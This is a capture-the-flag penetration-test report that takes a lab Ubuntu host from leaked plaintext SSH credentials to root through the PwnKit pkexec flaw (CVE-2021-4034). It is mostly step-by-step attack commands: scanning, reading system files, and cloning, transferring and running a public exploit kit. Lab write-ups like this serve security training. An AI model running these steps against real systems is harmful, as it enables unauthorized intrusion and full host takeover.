CONFIDENTIAL — PENETRATION TEST REPORT

Vulnerable Host "First Stage" Network Penetration Test

From Leaked Credentials to Root via PwnKit (CVE-2021-4034)

TARGET HOST	**192.168.56.104 ("First Stage")**
TARGET OS	**Ubuntu 18.04.4 LTS (Linux Kernel 4.15.0-96-generic, x86_64)**
PRIMARY SERVICES	**OpenSSH 7.6p1 (port 22), Apache/2.4.29 (port 80)**
ATTACKING HOST	**Kali Linux (192.168.56.103)**
ENGAGEMENT TYPE	**Black-Box CTF-Style Penetration Test**
FINAL RESULT	**Full Root Compromise — Flag Captured**
REPORT DATE	**October 14, 2026**

Task Overview

OBJECTIVE • METHODOLOGY • TOOLS

TASK NAME

Full System Compromise of the "First Stage" CTF Machine (192.168.56.104)

OBJECTIVE

To perform a complete, end-to-end penetration test against the target virtual machine "First Stage" in order to identify exposed services, discover leaked credentials through web enumeration, gain initial shell access, enumerate the host for local privilege escalation vectors, exploit a known kernel/polkit vulnerability to escalate to root, and retrieve the proof-of-compromise flag.

METHODOLOGY

The engagement followed a standard black-box penetration testing methodology consisting of the following phases:

- **Reconnaissance** — host discovery, port scanning and service version fingerprinting.
- **Web Enumeration** — directory brute-forcing (with and without file-extension awareness) and manual inspection of discovered files.
- **Credential Access** — recovering plaintext SSH credentials leaked via an exposed text file.
- **Initial Access** — authenticating over SSH with the recovered credentials and capturing the user-level flag.
- **Post-Exploitation Enumeration** — reviewing sudo rights, SUID binaries, group memberships, scheduled tasks, and locally running services for an escalation path.
- **Privilege Escalation** — identifying a vulnerable pkexec binary (CVE-2021-4034 — "PwnKit") and weaponising it, first with a dynamically-linked proof-of-concept and then with a statically-built exploit kit after the first attempt failed on a glibc mismatch.
- **Proof of Compromise** — obtaining a root shell and reading the root-level flag to confirm full system takeover.

TOOLS USED

`ip / ip route` `arp-scan` `Nmap` `Gobuster` `WhatWeb` `cURL`

`OpenSSH client` `GCC` `Git` `GTFOBins / Exploit-DB`

`CVE-2021-4034 PoC (ioggstream)` `CVE-2021-4034 Exploit Kit (berdav)`

Proof of Concept

STEP-BY-STEP EXPLOITATION WALKTHROUGH WITH EVIDENCE

PHASE 1 — RECONNAISSANCE & NETWORK DISCOVERY

STEP 1 — Identify Attacker Interface & Discover Live Hosts

```
$ ip a
$ ip route
$ sudo arp-scan --interface=eth1 --localnet
```



Attacker (Kali) interfaces identified on 192.168.56.103/24; ARP scan reveals live hosts on the subnet, including the target at 192.168.56.104.

STEP 2 Service & Version Scanning

```
$ sudo nmap -sV 192.168.56.104
```



Nmap confirms two open ports: 22/tcp running OpenSSH 7.6p1 (Ubuntu) and 80/tcp running Apache httpd 2.4.29 (Ubuntu).

STEP 3 Directory Brute-Force (Default Wordlist)


```
$ gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/dirb/common.txt
$ curl -I http://192.168.56.104
```



An initial Gobuster scan with the common wordlist returns only the default index.html and a handful of 403-protected files — nothing of immediate interest.

STEP 4 — Fingerprint the Web Server & Re-Scan with File Extensions

```
$ whatweb http://192.168.56.104
$ gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/dirb/common.txt -x
php,txt,html,bak
```



WhatWeb confirms Apache 2.4.29 on Ubuntu. Re-running Gobuster with txt/html/bak/php extensions uncovers a previously hidden file: notes.txt.

PHASE 2 — SENSITIVE FILE DISCOVERY & CREDENTIAL LEAK

STEP 5 — Retrieve notes.txt and the Leaked Credential Files

```
$ curl http://192.168.56.104/notes.txt
$ curl -i http://192.168.56.104/remb.txt
$ curl -i http://192.168.56.104/remb2.txt
```



notes.txt references two files the operator meant to delete. remb.txt is still live and leaks plaintext SSH credentials: first_stage:flagitifyoucan1234. remb2.txt had already been removed (404).

PHASE 3 — INITIAL ACCESS

STEP 6 SSH Login with Leaked Credentials & Capture the User Flag

```
$ ssh first_stage@192.168.56.104
$ whoami
$ pwd
$ ls -la
$ cat user.txt
```




The leaked credentials authenticate successfully over SSH as 'first_stage' on Ubuntu 18.04.4. user.txt contains a congratulatory message confirming the first-stage foothold.

PHASE 4 — POST-EXPLOITATION ENUMERATION

STEP 7 Check Sudo Rights & Enumerate SUID Binaries


```
$ sudo -l
$ find / -perm -4000 -type f 2>/dev/null
$ id
$ cat /etc/passwd
```



first_stage is not permitted to run sudo on this host. The SUID binary list is reviewed and /etc/passwd confirms the local account layout.

STEP 8 Enumerate the Second Local User & Scheduled Tasks


```
$ ls -la /home/mhz_c1f
$ cat /etc/crontab
$ ls -la /etc/cron.d/
$ find /opt /tmp /var/tmp /usr/local -writable -type f 2>/dev/null
$ getcap -r / 2>/dev/null
```



A second local user, mhz_c1f, is identified with a personal Paintings directory. System crontab and cron.d entries are reviewed; getcap reveals mtr-packet holds cap_net_raw, which is not independently exploitable here.

STEP 9 Investigate Group Memberships, the LXD Service & Writable Root Files

```
$ id mhz_c1f
$ command -v lxc
$ lxc version
$ sudo --version
$ systemctl status lxd --no-pager
$ service lxd status
$ groups
$ find /home/mhz_c1f -maxdepth 3 -type f -readable -ls 2>/dev/null
$ find / -writable -user root -type f 2>/dev/null
```




mhz_c1f belongs to the sudo and lxd groups, which would normally be a strong escalation path — but the lxd daemon is inactive and its socket is unreachable, closing off this route. A further search for writable root-owned files returns only noise from kernel header sources and pseudo-filesystem entries under /proc and /sys — no usable escalation vector here.

PHASE 5 — VULNERABILITY IDENTIFICATION

STEP 10

Identify Vulnerable pkexec (CVE-2021-4034) & Compile/Transfer the PoC

```
$ pkexec --version
$ ls -la /usr/bin/pkexec
$ gcc cve-2021-4034-poc.c -o pwnkit
$ scp pwnkit first_stage@192.168.56.104:/tmp/
```



pkexec reports version 0.105 — vulnerable to CVE-2021-4034 ("PwnKit"), a local privilege escalation affecting Polkit's pkexec utility. The single-file ioggstream PwnKit proof-of-concept is then compiled on Kali and copied across to the target's /tmp directory via scp.

PHASE 6 — PRIVILEGE ESCALATION ATTEMPT #1 (DYNAMIC EXPLOIT)

STEP 11

Execute the PoC on the Target — Fails on a glibc Mismatch

```
$ chmod +x /tmp/pwnkit
$ /tmp/pwnkit
```



Execution fails: the binary was dynamically linked against Kali's newer glibc (requiring GLIBC_2.34), which the Ubuntu 18.04 target does not provide.

PHASE 7 — PRIVILEGE ESCALATION ATTEMPT #2 (STATIC EXPLOIT KIT)

STEP 12 — Rebuild the Exploit Statically & Install Build Dependencies

```
$ gcc -static cve-2021-4034-poc.c -o pwnkit-static
$ sudo apt install libc6-dev
$ gcc -static -o pwnkit-static cve-2021-4034-poc.c -Wl,-static
```




A static rebuild is attempted to remove the glibc dependency entirely, requiring the libc6-dev package to be installed on the attacking host first.

STEP 13

Clone the Full berdav/CVE-2021-4034 Exploit Kit

```
$ git clone https://github.com/berdav/CVE-2021-4034.git CVE-2021-4034-berdav
$ cd CVE-2021-4034-berdav
$ ls -la
$ cat Makefile
```




The more complete berdav exploit kit is cloned, bundling the GCONV_PATH privilege-escalation technique alongside a Makefile, a malicious shared object (pwnkit.so) and supporting scripts.

STEP 14

Review the Exploit Source Code

```
$ cat pwnkit.c
$ cat cve-2021-4034.c
$ cat cve-2021-4034.sh
```



The exploit's shared library defines malicious gconv() / gconv_init() hooks that spawn a root shell; the main driver abuses pkexec's environment handling to load this library with elevated privileges.

STEP 15

Build the Exploit Kit & Package It for Transfer

```
$ make
$ file cve-2021-4034
$ cd ~
$ tar czf pwnkit-berdav.tar.gz CVE-2021-4034-berdav/
$ scp pwnkit-berdav.tar.gz first_stage@192.168.56.104:/tmp/
```



make produces a statically-linked cve-2021-4034 binary together with the crafted pwnkit.so. The whole exploit directory is archived and transferred to the target's /tmp over scp.

STEP 16

Extract and Execute the Exploit on the Target

```
$ ssh first_stage@192.168.56.104
$ cd /tmp
$ tar xzf pwnkit-berdav.tar.gz
$ cd CVE-2021-4034-berdav
$ chmod +x cve-2021-4034
$ ./cve-2021-4034
```



The archive is extracted on the target and the exploit is executed directly — this time without any linking errors, dropping straight into a root shell.

PHASE 8 — ROOT ACCESS & FLAG CAPTURE

STEP 17 — Confirm Root Access


```
$ id
$ whoami
$ find / -iname '*flag*' 2>/dev/null
```



id confirms uid=0(root) — the PwnKit exploit succeeded and full root access has been obtained on the target.

STEP 18 — Capture the Root Flag

```
$ ls -la /root
$ cat /root/root.txt
$ cat /root/.root.txt
```



The real flag is stored in a hidden file, /root/.root.txt, which discloses a congratulatory message confirming the root flag has been successfully captured.

Findings Summary

VULNERABILITIES IDENTIFIED DURING THE ENGAGEMENT

#	FINDING	SEVERITY
1	Hidden file (notes.txt) discoverable only via extension-aware brute-forcing, disclosing internal operational notes	MEDIUM
2	Plaintext SSH credentials exposed via a publicly accessible file (remb.txt)	CRITICAL
3	Vulnerable pkexec/Polkit version 0.105, susceptible to CVE-2021-4034 ("PwnKit") local privilege escalation	CRITICAL
4	Successful local privilege escalation from an unprivileged user directly to root via PwnKit	CRITICAL

Conclusion

SUMMARY OF COMPROMISE

The penetration test against the "First Stage" host (192.168.56.104) resulted in **full compromise of the system**, progressing from unauthenticated web enumeration all the way to root-level access. Extension-aware directory brute-forcing uncovered an operational notes file pointing to a second file still left exposed on the web server, which leaked plaintext SSH credentials for the user first_stage. Post-exploitation enumeration of sudo rights, SUID binaries, group memberships and the local LXD service did not yield a usable escalation path, but a version check of pkexec revealed the host was vulnerable to CVE-2021-4034 ("PwnKit"). An initial dynamically-linked exploit failed due to a glibc version mismatch between the attacking and target hosts; rebuilding and deploying a fully static exploit kit resolved this and yielded an immediate root shell.

This engagement illustrates how an overlooked backup file can undo otherwise reasonable web security, and how a single outdated system component — even on an up-to-date-looking host — can provide a direct and reliable path to full root compromise.

```
ROOT FLAG FILE  »  /root/.root.txt
CREDENTIAL LEAK  »  first_stage:flagitifyoucan1234
```

Prepared by

LUBNA BANU

END OF REPORT — PREPARED FOR AUTHORIZED CTF / LAB USE ONLY